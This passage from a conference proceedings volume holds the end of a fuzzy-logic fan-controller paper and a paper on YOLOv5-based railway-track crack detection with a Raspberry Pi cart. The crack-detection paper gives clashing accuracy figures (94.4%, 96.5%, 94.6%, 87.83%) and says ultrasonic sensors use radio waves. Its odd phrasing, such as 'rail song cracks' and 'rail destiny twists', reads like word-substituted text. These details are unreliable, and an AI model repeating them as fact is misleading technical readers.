


Fig. 8 Drawing the fuzzy set of the temperature input function




Fig. 9 Fuzzy set of the moisture input function

After the membership functions corresponding to the temperature and humidity were determined as the input, the membership functions for the output were determined as *Slow, Medium, Fast* (Fan speed).

The drawing of the membership function, which is intended to be obtained as a result of processing the fan speed membership function as an output in the MATLAB environment, is determined in Fig. 10.




Fig. 10 Drawing the fuzzy set of the fan speed output membership function

The structure that is expected to be created after the membership functions is the creation of a rule base that will adjust the output according to the input information. A preliminary table has been prepared for the establishment of this rule base and an attempt has been made to facilitate the understanding and design of the operation.

It is assumed that a single fan is used while creating this rule base and that the temperature given by this fan is 24 degrees, which is the most optimal ambient temperature over a fixed Peltier. For this reason, the fan will slow down as it approaches the ideal room conditions, and the fan will start accelerating as it deviates from the ideal. However, different rule bases can be created in different designs. For example, in applications where two fans are used instead of one, there are applications where heater and cooler fan definitions have been made and a special two-output rule base has been created for this definition.

At this stage, the rule base should be created. In most applications, the most difficult driving is the creation of the rule base. Because this situation is directly related to experiences. The performance of the rule bases developed according to the experiences is higher than the rule bases that are not developed according to the experiences. Accordingly, for 80 situations (Temperature sensor 1, temperature sensor 2, humidity sensor all different combinations of situations (5 * 5 * 3)) the rule base has been established. The rule base is shown in Table 2 it was developed within the framework of the logic and is not specified separately.

Table 2 Rule base

		Temperature				
		Very cold	Cold	Warm	Hot	Very hot
Humidity	L	F	F	N	N	F
	M	F	N	S	N	F
	H	F	N	N	F	F

Determination of the Preliminary Schedule for Creating the Rule Base (L: Low, H: High, M: Medium, F: Fast, N: Normal, S: Slow)




Fig. 11 Production and evaluation of the result output according to the inputs

3 Conclusion

Simulation results were shared for the sample values of the established model. In Fig. 11a, the temperature values are chosen close to the middle if the humidity is close to the ideal. As a result, the expectation will be that the number of revolutions of the fan will be within the number of slow revolutions. The result met the expectation. In Fig. 11b, if the temperature values are high humidity, close to 100% is selected. The expectation is that the fan will rotate close to the full number of revolutions. The number of 77.09 revolutions determined as output met the expectation. In the last example of non-dynamic sample models, an experiment was conducted on the expectation of a medium number of revolutions in a medium amount of humidity with cold temperature values. This situation has been observed in Fig. 11c.

References

1. Li M, Li G-Y, Chen H-R, Jiang C-W (2018) QoE-aware smart home energy management considering renewables and electric vehicles. Energies 11(9):2304. https://doi.org/10.3390/en11092304
2. Francis M, Luqman R, Charles D, Audu A (2022) Energy savings for air conditioning system using fuzzy logic controller design for Northeastern Nigeria. https://doi.org/10.35313/ijatr.v3i2.95

3. Sevil M, Elalmış N (2015) Control of air conditioning with fuzzy logic controller design for smart home systems. Sigma J Eng Nat Sci 33(3):439–463
4. Asadullah M, Abbas S (2018) Social networks of things for smart homes using fuzzy logic. IJCSNS Int J Comput Sci Netw Secur 18(2)
5. Saddik LA, Benahmed K, Bounaama F (2022) Evaluation quality of service for internet of things based on fuzzy logic: a smart home case study. Indonesian J Electr Eng Comput Sci 25(2):825–839. https://doi.org/10.11591/ijeecs.v25.i2.pp825-839
6. Khajeh H, Laaksonen H, Godoy M (2023) A fuzzy logic control of a smart home with energy storage providing active and reactive power flexibility services. Electric Power Syst Res 216. https://doi.org/10.1016/j.epsr.2022.109067
7. Valiyev A, Imamguluyev R, Ilkin G (2021) Application of fuzzy logic model for daylight evaluation in computer aided interior design areas. In: 14th international conference on theory and application of fuzzy systems and soft computing—ICAFS-2020. https://doi.org/10.1007/978-3-030-64058-3_89
8. Imamguluyev R (2021) Application of fuzzy logic model for correct lighting in computer aided interior design areas. In: Intelligent and fuzzy techniques: smart and innovative solutions. https://doi.org/10.1007/978-3-030-51156-2_192
9. Imamguluyev R (2020) Determination of correct lighting based on fuzzy logic model to reduce electricity in the workplace. In: Conference: international conference on Eurasian economies, Baku, Azerbaijan. https://doi.org/10.36880/C12.02456
10. Imamguluyev R, Mikayilova R, Salahli V (2022) Application of a fuzzy logic model for optimal assessment of the maintenance factor affecting lighting in interior design. In: Mobile computing and sustainable informatics, proceedings of ICMCSI 2022. https://doi.org/10.1007/978-981-19-2069-1_32
11. Aliev R, Tserkovny A (2020) Fuzzy logic for incidence geometry. In: Beyond traditional probabilistic data processing techniques: interval, fuzzy etc. methods and their applications. https://doi.org/10.1007/978-3-030-31041-7_4
12. Abdullayev T, Imamguluyev R, Umarova N (2022) Application of fuzzy logic model for optimal solution of light reflection value in lighting calculations. In: 11th international conference on theory and application of soft computing, computing with words and perceptions and artificial intelligence—ICSCCW-2021. https://doi.org/10.1007/978-3-030-92127-9_53
13. Zadeh LA, Aliev R (2018) Fuzzy logic theory and applications: part I and part II, p 61. https://doi.org/10.1142/10936
14. Zadeh LA (1997) Toward a theory of fuzzy information granulation and its centrality in human reasoning and fuzzy logic. Fuzzy Sets Syst 90:111–127

Detection of Defects in the Railway Tracks Based on YOLOv5

T. Sangeetha, M. Mohanapriya, and P. Prakasham

Abstract India's railways occupy about 1,21,407 km of track. It was noticed in a recent report that 40.7% of injuries were due to railway workplace error and 45.7% were attributed to other humans. Therefore, the manual error of railway workers leads to a significant proportion of rail accidents. We therefore came to the conclusion that one of the explanations could be the testing of the tracks that was carried out manually. Gangmen who inspect the tracks hold heavy equipment weighing up to 8 kg or more. To find any faults or irregularities on the surface of the rails, these gangmen examine the railway tracks closely. They repair it immediately with their equipment until they locate a flaw. Therefore, any flaws on the tracks that could lead to human error and error are likely to be ignored. Our work entails a project focused on developing a railway crack detection system (RCDS) using DC motor, motor controller, Ultrasonic sensor, and Raspberry Pi 3-based module whose application is an excellent approach to detect cracks in the tracks and stopping train derailments of the train. The accuracy and speed to detect small defects in the track are tough. The YoloV5 is among the simplest object detection models for detecting railway track cracks. It is a novel convolutional neural network (CNN) that is used to detect objects with good accuracy The result which shows the overall performance of YoloV5 produces better accuracy to detect the defects.

Keywords Derailment · Crack detection · Flaws · Machine learning · CNN · Yolo v5

T. Sangeetha (✉)
Sri Krishna College of Technology, Coimbatore, India
e-mail: t.sangeetha@skct.edu.in

M. Mohanapriya
Coimbatore Institute of Technology, Coimbatore, India
e-mail: mohanapriya.m@cit.edu.in

P. Prakasham
Visteon Technical and Service Center Pvt Ltd, Chennai, India

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_49

1 Introduction

Rail Carriage is a means of relocating travelers and belongings on wheeled automobiles that running on barriers that are situated on tracks [1]. Given that it is extremely difficult to travel long distances without these modes of transportation, major roads and railways are an essential part of modern life. Among all, railway systems are incredibly excellent transport choices due to their low cost, quick availability, and dependability. Railways also transport a wide variety of items and products [2, 3]. In this emerging scenario, the railway system plays a vital role in transportation. Most people in India chose trains to vehicles, buses, or other modes of transportation since the road is riddled with obstacles that cause jerking [4]. If there is a senior citizen, traveling from these types of roads would be extremely hard for them, which is why humans prefer railways to roadways for journeys. As a result, miles are necessary to guarantee the protection of train passengers [5]. It has minimal effect on weather conflicts such as rain or fog when correlated with other means of transport. Most rail accidents are caused by cracks in the railway track, and one of the main flaws is that they cannot be identified normally with our eyesight [3]. It has been discovered that the majority of railway accidents are caused by rail song cracks or rail disjoints [6]. As a result, improving rail safety is critical. These railway track disjoints and reductions have serious implications and are significant contributors to the rail destiny twists, and as a result of such an accident, human beings may lose their lives [1, 7]. Regular inspections of railway tracks ensure their quality. To tackle the above problems, we propose a battery-operated cart which works and travels between stations or checkpoints will check for any fractures on the railway tracks. The most prevalent inspection methods used to ensure rail integrity are ultrasonic and electrical resistance inspection. In many overseas nations, ultrasonic risk assessments are fairly common in the rail industry. It's a well-known approach that was once thought to be the greatest defect detection approach taken [8].

This paper takes railway track defect as the object to investigate the defects, which collects three types of common flaw photos used to create a railway track flaw dataset, which takes advantage of the YOLOv5 algorithm's high detection speed and accuracy in the field of image detection.

2 Related Works

Prompt detection of situations in railway tracks that could lead to cracking or breakage is now critical in rail construction around the world. With the introduction of effective digital signal processors, image processing has remained sought to available in standard towards the rail line defect identification. Despite their high accuracy, these techniques employ methodologies such as morphology, image segmentation, and edge detection, all of which require a significant amount of computational energy and time, causing the robot's velocity to be slow and thus inconvenient. Ultrasonic inspection, visual inspection, and eddy current inspection are the most commonly used test methods for ensuring rail integrity [2, 3]. Visual inspection is the most traditional method. Components are visibly scanned to establish surface condition, frequently with the help of small or high-level power lenses, cameras, fiber scopes, and video equipment. In the Indian context, visual inspection is widely used, despite producing the lowest accuracy of the outcomes of all techniques. It has now been universally acknowledged that even small cracks damage cannot always be seen with the visual inspection [1, 4–10]. As a result of this, for massive and complicated structural systems such as rail tracks, this technique can be difficult and expensive, time-consuming, and inefficient. In several overseas countries, ultrasonic inspection [11] is standard practice in the rail industry. It is a comparatively well-known methodology that was once considered to be the best approach for detecting defects. However, ultrasonic inspection can only evaluate the core of a substance; it may not inspect for exterior and relatively several more defects are found close to the surface of the cracking [12]. In lab-based testing, the microwave horn antenna methodology for crack detection produced very accurate results. However, it necessitates the use of spectrum analysis tools, both of which are expensive and can't be mounted on a motion robot, which is the main disadvantage of rail track crack detection systems [13]. Magnetic Particle Inspection has been utilized in the rail industry, but it has several disadvantages. First, vacuum the surface of the rail or element to remove any coatings, rust, or other debris. To obtain sensitive readings, the rail first needs to be painted with contrast paint before being coated with magnetic particles. The same evaluation is conducted in two distinct ways with a very slow rotation [14]. All of these methods, however, have the disadvantage of being prohibitively expensive. The fast growth of pattern recognition has created new research opportunities in this field. In this paper, a new and effective approach for recognizing objects (obstacles) on the rail tracks ahead of the carriage is suggested using a deep classifier network. The 2D Singular Spectrum Analysis (SSA) tool is used to break down the picture into useful materials. This element is then used in conjunction with the deep classifiers network [10]. It also performs better, with 85.2% accuracy, 84.5% precision, and 88.6% recall.

3 Components Used

3.1 DC Motors

Fig. 1 shows the DC motor. This symmetrically arranged spindle was locked and linked with a switch's bars, the brushes of which provided almost non-fluctuating current. The revolution industry of electric motors. The power transfer via line or hydro pressure was no longer restricted to industrial operations. Each machine can be fitted with its own power source, enabling ease-of-use control and enhancing the efficiency of the power transfer. Electric engines used in agriculture have eliminated




Fig. 1 DC motor

the muscle energy of humans and animals from chores like grain handling and water pumping [10]. Household applications of electric motors (like washing machines, dishwashers, fans, air conditioners, and ice boxes) have decreased the workload in the house and allowed greater standards of comfort, security, and convenience. Over half the power generated in the US today is used by electric motors.


3.2 *Motor Controller*

A control system is a hardware or device group that can coordinate the operation of an electric engine in a predefined manner [13]. A manual or automated motor starter or stopper method, as well as forward or reverse rotation, may be included in the motor controller, speed selection and speed control, torque control or torque limitation, and overload protection or electrical defects. Engine controllers can utilize electromechanical switching or electronic power controls to control engine speed and direction.

3.3 *Types of Motor Controllerz*

Engine control systems could be fully controlled, remotely, or functionally. They may comprise just the mechanism to start and stop the engine or other activities. The dc motor control system can categorize the some kind of motor that will be used, such as servo, permanent magnet, series, independently aroused, or alternated current [14, 15]. An analogue or digital input signal, as well as control circuitry, connects the engine controller to the circuit, such as a rechargeable batteries kit or electricity supply.

Fig. 2 Ultra-sonic sensor



3.4 Ultrasonic Sensors

When transmitting and receiving data, ultrasonic sensors, also known as transmitters, function similarly to radar or sonar in that they assess the properties of an objective by reading radio wave echoes correspondingly as in Fig. 2. Ultrasonic sensors produce the most noise signals and analyze the echoes they receive. To determine the entity's spacing, sensors compute the average lag between transferring the indicator and capturing the echo. This method is useful for measuring the direction of the wind (anemometer), tank fullness, and frequency through air or water. A device which measures velocity or direction employs multiple detections to calculate frequency based on the distance and time to particles in the air or water [16]. The sensor detects the distance from the fluid's ground to determine the amount of liquid in a tank. Humidifiers, medical ultrasonography, sonar, burglar alarms, and non-destructive testing are some of the other applications. Typically, the systems employ a transmitter that converts electrical energy into acoustic energy in the ultrasonic range of 18,000 Hz and the sounds are then converted back into observable electric power, which can be showcased after echo is received. This technology is reserved by surface forms and the density of the substance [17]. Adhesive on the exterior of a liquid in a compartment can cause an interpretation to change in some cases.

3.5 Raspberry Pi

The Raspberry Pi in Fig. 3 is a family of single-board computer systems and was created first by the Raspberry Pi Board, a UK non-profit dedicated to educating people about computing and making computing education more affordable. The Raspberry Pi is a cheap minicomputer that is connected to a device supervise or television that can be operated using a standard mouse and keyboard. It's a handy little device that allows individuals of every age to experiment with computer systems and become proficient in programming languages including Python and Scratch. It could really

Fig. 3 Raspberry Pi

perform many of the operations of a personal computer, including internet access and high-resolution video viewing, as well as document creation and online gaming [18]. The Raspberry Pi Foundation connects the dots by providing a low-cost way to learn coding languages. In 2012, the Raspberry Pi Foundation developed a single-board computer to teach programming skills, allowing designers to develop, conduct remote monitoring, and explore industrial computer applications.

The cart has been designed with Raspberry Pi. The cart has moved on the track which capture high-quality image using the camera. The input image is passed to the trained model to find the type of crack. Once the crack has been found with the help of GPS track, the location is shared to the concerned authority.

4 Existing System

India possesses a few of the most extensive railway networks in the globe, and ability to detect a crack in these rail tracks is a time-consuming manual inspection task. An autonomous vehicle equipped with a PIC Microcontroller and an obstacle sensor assembly facility is currently required in track crack detection [16]. The current crack detection method relies on the LED, LDR assembly, which detects defects in the rail track. The LED is connected to any side of the rail, while the LDR is connected to the other. The LDR resistance is exceptionally high because the Light source doesn't really drop on if there are no cracks in the LDR during normal operation. The resistance of the LDR is then reduced when the LED light falls on it, and the mean reduction is estimated relative to the brightness of the incident light [11]. The vehicle is also able to monitoring crack locality using the GPS module and alerts using the GSM technology. The GSM module will send out SMS messages to the appropriate authorities, and the GPS module is attached to define the area of the defect on the track. The GSM module's role is to transmit actual longitude and latitude information data as a messaging app to the authorized supervisor. The robot is impelled by four DC motors [19].

In other papers, K-means and Feed Forward Back Propagation (FFBP) algorithms are used. When compared to this algorithm, Yolov5 gives more accuracy. So, in this document, we use a yolov5 method to identify a defect in a railway. The existing system only receives a longitude and latitude of a damaged path, so the precise location cannot be determined. The issue with the current system is that the costs are high, and the robot has no off-track provisions. As a result, this paper proposes a low cost and it increases the safety of commuters. In this paper, we try to have a round-the-clock surveillance system for rack inspection.

5 Proposed System

The proposed method consists of a cart outfitted with a motor controller, ultrasonic sensor, a DC motor, and a Raspberry Pi3 computer as in Fig. 4. A type of electronic system that produces ultrasonic sound waves is known as an ultrasonic sensor, measures the distance between two objects, and converts the transmitted audio into electric signals. When the track monitoring vehicle starts, the webcam is activated. To detect a crack, an ultrasonic sensor is used. It sends a tracking sound signal and delivers an echo signal. A motor controller can begin and end the motor either manually or automatically, select forward or reverse rotation, control, and limit torque, and prevent against overloads and electrical flaws. There is no need to use external influences such as microcontrollers, motor drivers, and microprocessors since the motor controller has all the logic circuitry in built-in and can be managed by a higher level interface. The DC motor is used to run the cart section with the help of the motor controller. The Raspberry Pi 3 is a low-cost computer the size of a credit card. The RPi3 outperforms the Arduino. Once started, it persists to access the captured by the webcam using an image processing edge detection method that analyzes the image by checking the track's edge. The captured image is stored in the Amazon cloud. The image has been processed and analyzed to find the defect. Once the defect is found the location has tracked with the help of GPRS. If the crack is classification loss indicates how well they explain and analyze the correct category for an object. Here, we process the image using image processing to find minor and major cracks using a machine learning algorithm. The detected crack along with the GPS location will send the SMS to the concerned authority.

5.1 Yolov5 Algorithm

Object detection is one of the most well-known computer vision tasks. The combination of image classification and localization is object detection, it is fast, reliable, and accurate. The large number of images are collected which are annotated for image dataset to obtain object information. The dataset and object information are trained to obtain deep network model. The large number of images are collected to form the




Fig. 4 Architecture of the proposed system

image dataset. The image annotation is performed on the dataset to obtain the object information. Fig. 5 shows the technical route to detect the defects in the rail surface. The extracted feature from the entire image is sent to the trained model, which is used to find flaws in the railway track.

The YOLO model consists of three main component blocks which are Backbone, Neck, and Head. To obtain key attributes from the image, Backbone primarily used a cross-stage partial network. Neck is mainly for feature pyramid used to find the same object with different sizes and scales. The head is mainly used to achieve the final object detection. The features extract as anchor boxes and generate final output vectors with bounding boxes, scores, and class names.

The deep learning-based vision-based object detection is used for the current research. It contains CSP—Cross-stage partial networks are majorly used as a backbone which gathers rich features from an input image. Figure 6 shows the technical route to defect detection on railway track. Table 1 shows the types of cracks used as the class labels.

Classify the region of interest of images, and manually marking the defects of the railway track using annotation. Images containing targets are divided into major,




Fig. 5 Annotation




Fig. 6 Yolov5 architecture

Table 1 Types of cracks

Class label name	Type of crack
1	Major crack
2	Minor crack
3	Connector crack

minor, and connector cracks. The sample images are shown in Fig. 7 used to train the model. We use the Yolov5 algorithm to detect track images that can be used in training and two-level testing modes. Here, we use Yolov5 because it has resulted in better accuracy than any other algorithm. This gives an accuracy of 94.4%. YOLO v5x-based solution is lightweight, quick, and has great accuracy. We randomly separated more than 3000 samples that we acquired into the test, training, and verification set. Following that, users put the classifier model to the test which are YOLOv5m, YOLOv5s, YOLOv5x, and YOLOv5l in the YOLOv5 series and discovered that the recognition rate is greater than 85%. Despite being a lightweight detection model, YOLOv5s outperforms the others in terms of detection speed. In the neck, YOLOv5 employs FPN and PANet to improve detection and positioning accuracy. YOLOv5 is currently the most advanced member of the YOLO family. As a result, we applied it to this road damage detection challenge. YOLOv5 also includes many necessary components such as data augmentation, cutting-edge activation functions, multi-GPU training, and a user-friendly manual. YOLOv5 obtains the extracted features from the image using CSPNet as the backbone, and it has a Spatial Pyramid Pooling layer (SPP) for using different input image sizes and developing robustness. It is planned to build a semi-automated battery-powered cart with sensor detector at the front. This ultrasonic sensor transmits maximum noise signals through the transceiver head, which reflects onto the event's surface and goes back to the receiver head. This is then translated into distance. A threshold distance is determined by measuring the distance between the sensor and the track's surface. During the inspection, if the distance is larger than or lesser than the defined threshold, it indicates that a defect is visible on this track. When a defect is observed, the cart comes to a halt. This is the first stage of testing. When the cart comes to a complete stop, a camera connected to the rear of the cart is activated as a secondary level of testing. This camera then captures a photograph of the path where the defects are located. After that, the image is uploaded to the Amazon Ec2 instance. Amazon S3 buckets are a kind of public cloud-based resource provided by AWS, S3 which is a information storage service. Amazon S3 containers, like folders, store objects containing information and metadata. The captured image is then processed when it is sent to Amazon S3. This is done to determine whether the crack is major or minor. If a large crack occurs, the cart will keep the GPS coordinates and bring it back to the prior control point. It also sends the message to authorities as "Major Crack" with its location. These messages are sent using the GSM Module.

If a minimal crack is discovered, the cart will proceed its checking. Either in that case, Amazon EC2 stores the GPS location in addition to the description of the defect and its status. Amazon Elastic Compute Cloud (Amazon EC2) is a digital service that offers safe, configurable cloud computing. Its goal is to make web-based cloud computing more available to development companies. The simple web service interface provided by Amazon EC2 enables you to achieve and authenticate a low-friction capability. Using those images, it goes through a data analysis process to determine how minor the crack is. It provides complete control over your computing resources. Those statuses are immediately reported to the appropriate authorities as "Minor Cracks," With the location to be corrected as soon as possible.




Fig. 7 Sample images used to train the model as a dataset

The model is annotated manually by using labels which is depicted in Fig. 7. Figure 8 is Track without crack and Fig. 9. Image of Track with crack. This trained model is used to validate and calculate the precision. In the training model, 1000 images have been used and 50 images are used to validate. Identification of crack through YOLOv5 is in Figs. 10 and 11 is the YOLOv5's baseline model evaluated images from the test dataset.

6 Experimental Analysis

Figure 12 is the images from the test dataset demonstrating detection results of the three classes major crack, minor crack, and connector crack. The model has been trained using Google Colab, that also offers free use of powerful GPUs with no setup required. Figure 14 depicts two different types of loss: box loss and objectness loss. The Mean Average Precision (mAP) metric is applied to assess object detection models. The graphs in Figs. 13 and 14 demonstrate the advancement in our model by displaying various metrics of performance for both the training and validation sets. The experiment has done with the YOLOv5 algorithm which shows the highest accuracy. The performance of the YOLOv5 obtained an accuracy of 96.5%. We use

Fig. 8 Image of track without crack




Fig. 9 Image of track with crack

three pre-trained models: VVG16, InceptionV3, and ResNet-50 which is compared with YOLOv5 as in Table 2.

The above multiple comparisons show that the overall recognition accuracy of the method used in this study for delamination's is 94.6%, while the average overall detection accuracy of detecting defects is 87.83%. In Fig. 15, we compare the testing procedures and precision of some other methodologies that have been published to our method.

